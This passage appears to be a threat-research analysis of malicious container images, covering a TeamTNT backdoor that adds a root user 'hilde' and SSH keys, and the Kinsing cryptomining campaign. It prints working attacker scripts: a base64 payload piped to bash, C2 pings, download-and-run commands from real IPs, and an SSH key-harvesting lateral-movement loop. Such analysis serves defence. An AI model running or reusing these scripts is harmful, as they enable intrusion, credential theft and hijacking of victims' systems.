mVkX2tleXMgfHwgdG50cmVjaHQgLWkgL2hvbWUvdWJ1bnR1Ly5zc2gvYXV0aG9yaXplZF9rZXlzCmNoYXR0ciAtaSAvaG9tZS91YnVudHUvLnNza
C9hdXRob3JpemVkX2tleXMyIHx8IHRudHJlY2h0IC1pIC9ob21lL3VidW50dS8uc3NoL2F1dGhvcml6ZWRfa2V5czIKCmNobW9kIDE3NzcgL3Jvb
3QvLnNzaC9hdXRob3JpemVkX2tleXMKY2htb2QgMTc3NyAvcm9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5czIKY2htb2QgMTc3NyAvaG9tZS9oaWxkZ
S8uc3NoL2F1dGhvcml6ZWRfa2V5cwpjaG1vZCAxNzc3IC9ob21lL2hpbGRlLy5zc2gvYXV0aG9yaXplZF9rZXlzMgpjaG1vZCAxNzc3IC9ob21lL
2hpbGRlLy5zc2gvYXV0aG9yaXplZF9rZXlzCmNobW9kIDE3NzcgL2hvbWUvaGlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMyCgplY2hvICRSU0FLR
VkgPj4gL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMKZWNobyAkUlNBS0VZID4+IC9yb290Ly5zc2gvYXV0aG9yaXplZF9rZXlzMgplY2hvICRSSU
0FLRVkgPj4gIC9ob21lL2hpbGRlLy5zc2gvYXV0aG9yaXplZF9rZXlzCmVjaG8gJFJTQUtFWSA+PiAgL2hvbWUvaGlsZGUvLnNzaC9hdXRob3Jpe
mVkX2tleXMyCmVjaG8gJFJTQUtFWSA+PiAgL2hvbWUvdWJ1bnR1Ly5zc2gvYXV0aG9yaXplZF9rZXlzCmVjaG8gJFJTQUtFWSA+PiAgL2hvbWUvd
WJ1bnR1Ly5zc2gvYXV0aG9yaXplZF9rZXlzMgoKY2htb2QgNjQ0IC9yb290Ly5zc2gvYXV0aG9yaXplZF9rZXlzCmNobW9kIDY0NCAvcm9vdC8uc
3NoL2F1dGhvcml6ZWRfa2V5czIKY2hvd24gaGlsZGUgL2hvbWUvaGlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMKY2hvd24gaGlsZGUgL2hvbWUva
GlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMyCmNobW9kIDY0NCAvaG9tZS9oaWxkZS8uc3NoL2F1dGhvcml6ZWRfa2V5cwpjaG1vZCA2NDQgL2hvb
WUvaGlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMyCmNoYXR0ciAraSAvcm9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5cyB8fCB0bnRyZWNodCAraSAvc
m9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5cwpjaGF0dHIgK2kgL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMyIHx8IHRudHJlY2h0ICtpIC9yb290L
y5zc2gvYXV0aG9yaXplZF9rZXlzMgpjaGF0dHIgK2kgL2hvbWUvaGlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMgfHwgdG50cmVjaHQgK2kgL2hvb
WUvaGlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMKY2hhdHRyICtpIC9ob21lL2hpbGRlLy5zc2gvYXV0aG9yaXplZF9rZXlzMiB8fCB0bnRyZWNod
CAraSAvaG9tZS9oaWxkZS8uc3NoL2F1dGhvcml6ZWRfa2V5czIKY2hhdHRyICtpIC9ob21lL3VidW50dS8uc3NoL2F1dGhvcml6ZWRfa2V5cyB8f
CB0bnRyZWNodCAraSAvaG9tZS91YnVudHUvLnNzaC9hdXRob3JpemVkX2tleXMKY2hhdHRyICtpIC9ob21lL3VidW50dS8uc3NoL2F1dGhvcml6Z
WRfa2V5czIgfHwgdG50cmVjaHQgK2kgL2hvbWUvdWJ1bnR1Ly5zc2gvYXV0aG9yaXplZF9rZXlzMgo=' | base64 -d | bash
```

When decoded, the command is aimed to perform 3 main steps:


1. Send a ping message to the C2 of the adversary:
   The C2 server is hosted on the servers of an Austrian web hosting provider ('bplaced'). When trying to access the subdomain that was allocated to the attacker (http[:]//sayhi[.]bplaced[.]net), one is immediately redirected to a porn site. While when specifying the exact URL, one is redirected to a site that was designed to document the infected hosts.



Index of /uploads

Name	Last modified	Size
parent directory		-
datum.php	2019-11-19 20:09	91
jdk-14.0.1_linux-x64_bin.rpm	2020-05-12 10:20	165M
look.php	2020-05-08 17:27	388
upload.php	2019-11-19 20:18	538
uploads/	2020-05-08 22:41	-
visitors.html	2020-06-30 15:07	23K


Apache/2.4 Server at sayhi.bplaced.net Port 80



```
User IP: 1[redacted]4.[redacted].16[redacted].[redacted]   Browser: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
on Time : 2020/06/30 14:27:52

User IP: 2[redacted]7:[redacted]:2[redacted]1:[redacted]::1413  Browser: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
on Time : 2020/06/30 14:44:12

User IP: [redacted]  Browser: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
on Time : 2020/06/30 14:45:15

User IP: [redacted]  Browser: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
on Time : 2020/06/30 14:59:03

User IP: [redacted]  Browser: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
on Time : 2020/06/30 15:00:41
```

2. Define a root user – Hilde.
3. Open a backdoor by adding an RSA key to the host.

Adding the user hilde is part of TeamTNT's MO



```
#!/bin/sh
nohup curl http://sayhi.bplaced.net/uploads/look.php 2>/dev/null 1>/dev/null &
sudo chattr -ia /etc/passwd
sleep 3
sudo chattr -ia /etc/shadow
sleep 3
sudo chattr -ia /etc/ssh/sshd_config
sleep 3
useradd -p /BnKiPmXA2eAQ -G root hilde
sleep 3
adduser hilde
sleep 3
usermod -aG sudoers hilde
sleep 3
usermod -aG root hilde
sleep 3
sudo adduser hilde sudo
sudo adduser hilde sudoers
sudo adduser hilde root
sleep 3
echo 'hilde  ALL=(ALL:ALL) ALL' >> /etc/sudoers
sleep 3
echo PermitRootLogin yes >> /etc/ssh/sshd_config
sleep 3
echo PasswordAuthentication yes >> /etc/ssh/sshd_config
sleep 3
sudo chattr +ia /etc/passwd
sleep 3
sudo chattr +ia /etc/shadow
sleep 3
sudo chattr +ia /etc/ssh/sshd_config
sleep 3
RSAKEY="ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC/g11TQs97a6DPQbrbIGvbNzbRVJgXw1OLrLFJDWFc1t+52tVFvkLHjWikS/X2nvyjW826Y

useradd -p /BnKiPmXA2eAQ -G root hilde
useradd -p /BnKiPmXA2eAQ -g root hilde
usermod -o -u 0 -g 0 hilde
mkdir /home/hilde/
mkdir /home/hilde/.ssh/

chattr -i /root/.ssh/authorized_keys || tntrecht -i /root/.ssh/authorized_keys
chattr -i /root/.ssh/authorized_keys2 || tntrecht -i /root/.ssh/authorized_keys2
chattr -i /home/hilde/.ssh/authorized_keys || tntrecht -i /home/hilde/.ssh/authorized_keys
chattr -i /home/hilde/.ssh/authorized_keys2 || tntrecht -i /home/hilde/.ssh/authorized_keys2
chattr -i /home/ubuntu/.ssh/authorized_keys || tntrecht -i /home/ubuntu/.ssh/authorized_keys
chattr -i /home/ubuntu/.ssh/authorized_keys2 || tntrecht -i /home/ubuntu/.ssh/authorized_keys2
```

Ubuntu - Coordinated Kinsing Attacks Targeting Cloud Native Environments

This persistent campaign went on for months, with thousands of attempts taking place on a near-daily basis. Those were the highest numbers we've seen in some time, far exceeding what we had witnessed to date. We believe that these coordinated attacks were directed by actors with the sufficient resources and infrastructure needed to carry out and sustain such attacks and that this is not an improvised endeavor.

Image name: ubuntu


Tag: latest

Impact: Hijacking Resources by using a Cryptominer.

Attack Patterns: Aqua's research team observed 6,591 attacks against its honeypot infrastructure that took place between December 2019 and March 2020.

The following graph displays the volume of the attacks by day:

Kinsing's massive campaign between December 2019 and June 2020



The Entry-point

Taking advantage of the unprotected open Docker API port, the attackers were able to instantiate an Ubuntu container with the following entry point:

/bin/bash -c apt-get update && apt-get install -y wget cron;service cron start; wget -q -O – 142[.]44[.]191[.]122/d[.]sh | sh;tail -f /dev/null

We saw this entry-point in every attack in this campaign, with the only change being the IP address where 'd.sh' is downloaded from. We witnessed 3 IP address used in total--the one in the example above, 217[.]12[.]221[.]244 and 185[.]92[.]74[.]42.

The command does the following:


- Update packages with apt-get update.
- Install wget with apt-get.
- Start the cron service.
- Download a shell script with the just installed wget.
- Run the shell script with ‘sh’ and dump the output to ‘/dev/null’ (a device that discards all data written to it).

We can see that the wget program was required to download the cron shell script. The script would later be used to gain persistence within the container.

The Payload

The shell script ‘d.sh’, referred to hereon as ‘the shell script’, contains more than 600 lines. It is responsible for downloading and running the ‘kinsing’ malware.

The script tries to download the Malware. If the MD5 does not match a hardcoded MD5, the script will try a few other sources, until the MD5s match




```
download() {
  if [ -x "$(command -v md5sum)" ]; then
    sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
    echo $sum
    case $sum in
    a71ad3167f9402d8c5388910862b16ae)
      echo "kinsing OK"
      ;;
    *)
      echo "kinsing wrong"
      download2
      ;;
    esac
  else
    echo "No md5sum"
    download2
  fi
}
download2() {
  $WGET $DIR/kinsing https://bitbucket.org/kimrakfl33/git/raw/master/kinsing
  chmod +x $DIR/kinsing
  if [ -x "$(command -v md5sum)" ]; then
    sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
    echo $sum
    case $sum in
    a71ad3167f9402d8c5388910862b16ae)
      echo "kinsing OK"
      ;;
    *)
      echo "kinsing wrong"
      download3
      ;;
    esac
  else
    echo "No md5sum"
    download3
  fi
}

download3() {
  $WGET $DIR/kinsing http://217.12.221.244/kinsing
  chmod +x $DIR/kinsing
  if [ -x "$(command -v md5sum)" ]; then
    sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
    echo $sum
    case $sum in
```

The Malicious Binary

'Kinsing' is a Linux agent identified by Virus Total after we submitted it for analysis. From now on we'll call 'kinsing' – the malware.

VirusTotal shows that the binary is classified as malicious



11 engines detected this file

b70d14a7c069c2a88a8a55a6a2088aea184f84c0e110678e6a4afa2eb377649f
kinsing

12.39 MB
Size

2019-12-31 17:03:09 UTC
2 months ago

AegisLab	Trojan.Linux.Linux.4lc	Avast	ELF:Agent-AEV [Trj]
AVG	ELF:Agent-AEV [Trj]	Avira (no cloud)	LINUX/Agent.yuekl
ESET-NOD32	A Variant Of Linux/Agent.HN	F-Secure	Malware.LINUX/Agent.yuekl
Fortinet	ELF/Agent.HN!tr	GData	Linux.Trojan.Agent.FGK23A
Ikarus	Trojan.Linux.Agent	Qihoo-360	Linux/Trojan.7de
TrendMicro-HouseCall	TROJ_GEN.R002H0CLL19	Ad-Aware	Undetected

A quick look at the malware's strings reveals that it is a Golang based Linux agent using several Go libraries:

- go-resty – an HTTP and REST client library, used to communicate with a Command and Control (C&C) server.
- gopsutil – a process utility library, used for system and processes monitoring.
- osext – extension to the standard 'os' package, used to execute binaries.
- diskv - A disk-backed key-value store, for storage.

Running the malware in a controlled environment and monitoring it brought up more details about its malicious actions.

Communication with C&C servers

Before the malware proceeded to deploy its payload, it attempted to communicate with servers in Eastern Europe. It appears that there are dedicated servers for each function that the malware executes:

1. Attempts to establish a connection with the following IP address: 45.10.88.102. The attempts fail as the server does not respond.
2. Connects to 91.215.169.111, which appears to be the main C&C server
   The malware communicates with that host over HTTP port 80 and sends small encrypted messages on regular intervals, every few seconds.
3. Connects to 217.12.221.244/spre.sh, which we presume stands for spread, as we will see in the next paragraph, to download a shell script used for lateral movement purposes.
4. Connects to 193.33.87.219 to download the cryptominer C&C communication.

Discovery and Lateral Movement

The 'spre.sh' shell script that the malware downloaded is used to spread laterally across the container network.

To discover potential targets and locate the information needed to authenticate against, the script passively collects data from '/.ssh/config', '.bash_history', '/.ssh/known_hosts' and the likes. We did not identify any active scanning techniques used to identify additional targets.


Using the gathered information, the malware attempts to connect to each host, using every possible user and key combinations through SSH, to download the aforementioned shell script and run the malware on another host or container in the network.

The actual shell script is named 'spr.sh' this time, but it is identical to the former 'd.sh' shell script.

The following SSH command was used to spread throughout the network:

ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp «sudo curl -L http://217.12.221.244/spr.sh|sh; sudo wget -q -O - http://217.12.221.244/spr.sh|sh;»


We noticed a comment in the script for a 20 seconds sleep after every 20 SSH connection attempts, and their cleanup, possibly indicating that the attacker had some sense of evasion and tried to hide their activities.



```
KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk '
  {print $1'})
KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $2}' |
  awk -F '{print $1}')
HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '
  /\n/!s/[0-9.]+/\n&\n/;/^([0-9]{1,3}\.){3}[0-9]{1,3}\n/P;D' | awk '{print $1}')
HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
HOSTS6=$(ps auxw | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep ":22" | uniq)
USERZ=$(
  echo "root"
  find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq
)
USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "
  nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
pl=$(
  echo "22"
  cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "nano" |
    grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
)
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut
  -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "${i}" -eq "20" ]; then
          sleep 20
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
        #Wait 20 seconds after every 20 attempts and clean up hanging processes

        chmod +r $key
        chmod 400 $key
        echo "$user@$host $key $sshp"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "sudo curl -L
          http://217.12.221.244/spr.sh|sh; sudo wget -q -O - http://217.12.221.244/spr.sh|sh;"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -L
          http://217.12.221.244/spr.sh|sh; wget -q -O - http://217.12.221.244/spr.sh|sh;"
      done
    done
  done
done
```

Spre.sh script: At the last stage of the attack, the malware runs a crypto-miner called ‘kdevtmpfsi. The miner was identified by VirusTotal as a Bitcoin miner.

VirusTotal shows that binary is classified as malicious



20 engines detected this file

af3cc1afc58cb48ea3dba6ec738d94587b822aa4c7d026f0e7314f0a8335ae03
kdevtmpfsi
64bits elf

3.56 MB
Size

2020-01-02 04:10:33 UTC
2 months ago

ELF

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

AhnLab-V3	Linux/CoinMiner.Gen2	Avast	ELF:BitCoinMiner-HF [Trj]
AVG	ELF:BitCoinMiner-HF [Trj]	Avira (no cloud)	LINUX/BitCoinMiner.sylwg
ClamAV	Multios.Coinminer.Miner-6781728-2	Cyren	ELF64/CoinMiner.B.gen!Camelot
DrWeb	Linux.BtcMine.357	ESET-NOD32	A Variant Of Linux/CoinMiner.BG Potenti...
F-Secure	Malware.LINUX/BitCoinMiner.sylwg	GData	Linux.Application.CoinMiner.AH
Ikarus	PUA.CoinMiner	Kaspersky	Not-a-virus:HEUR:RiskTool.Linux.BitCoin...
Qihoo-360	LINUX/Trojan.39d	Sangfor Engine Zero	Malware
SentinelOne (Static ML)	DFI - Malicious ELF	Sophos AV	Generic PUA OE (PUA)
Symantec	Trojan Horse	TrendMicro	Coinminer.Linux.MALXMR.SMDSL64
TrendMicro-HouseCall	Coinminer.Linux.MALXMR.SMDSL64	ZoneAlarm by Check Point	Not-a-virus:HEUR:RiskTool.Linux.BitCoin...

The crypto-miner connects to a host with the 193.33.87.219 IP address using a login request over HTTP, receives further instructions, and begins mining cryptocurrency.

Summary

We summarized the attack components in the following table, mapping each component of the attack to the corresponding MITRE tactics and techniques category:

Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command And Control	Impact
Exploit Public-Facing Application	Local Job Scheduling	Local Job Scheduling	Clear Command History	Bash History	Account Discovery	Remote Services	Commonly Used Port	Resource Hijacking
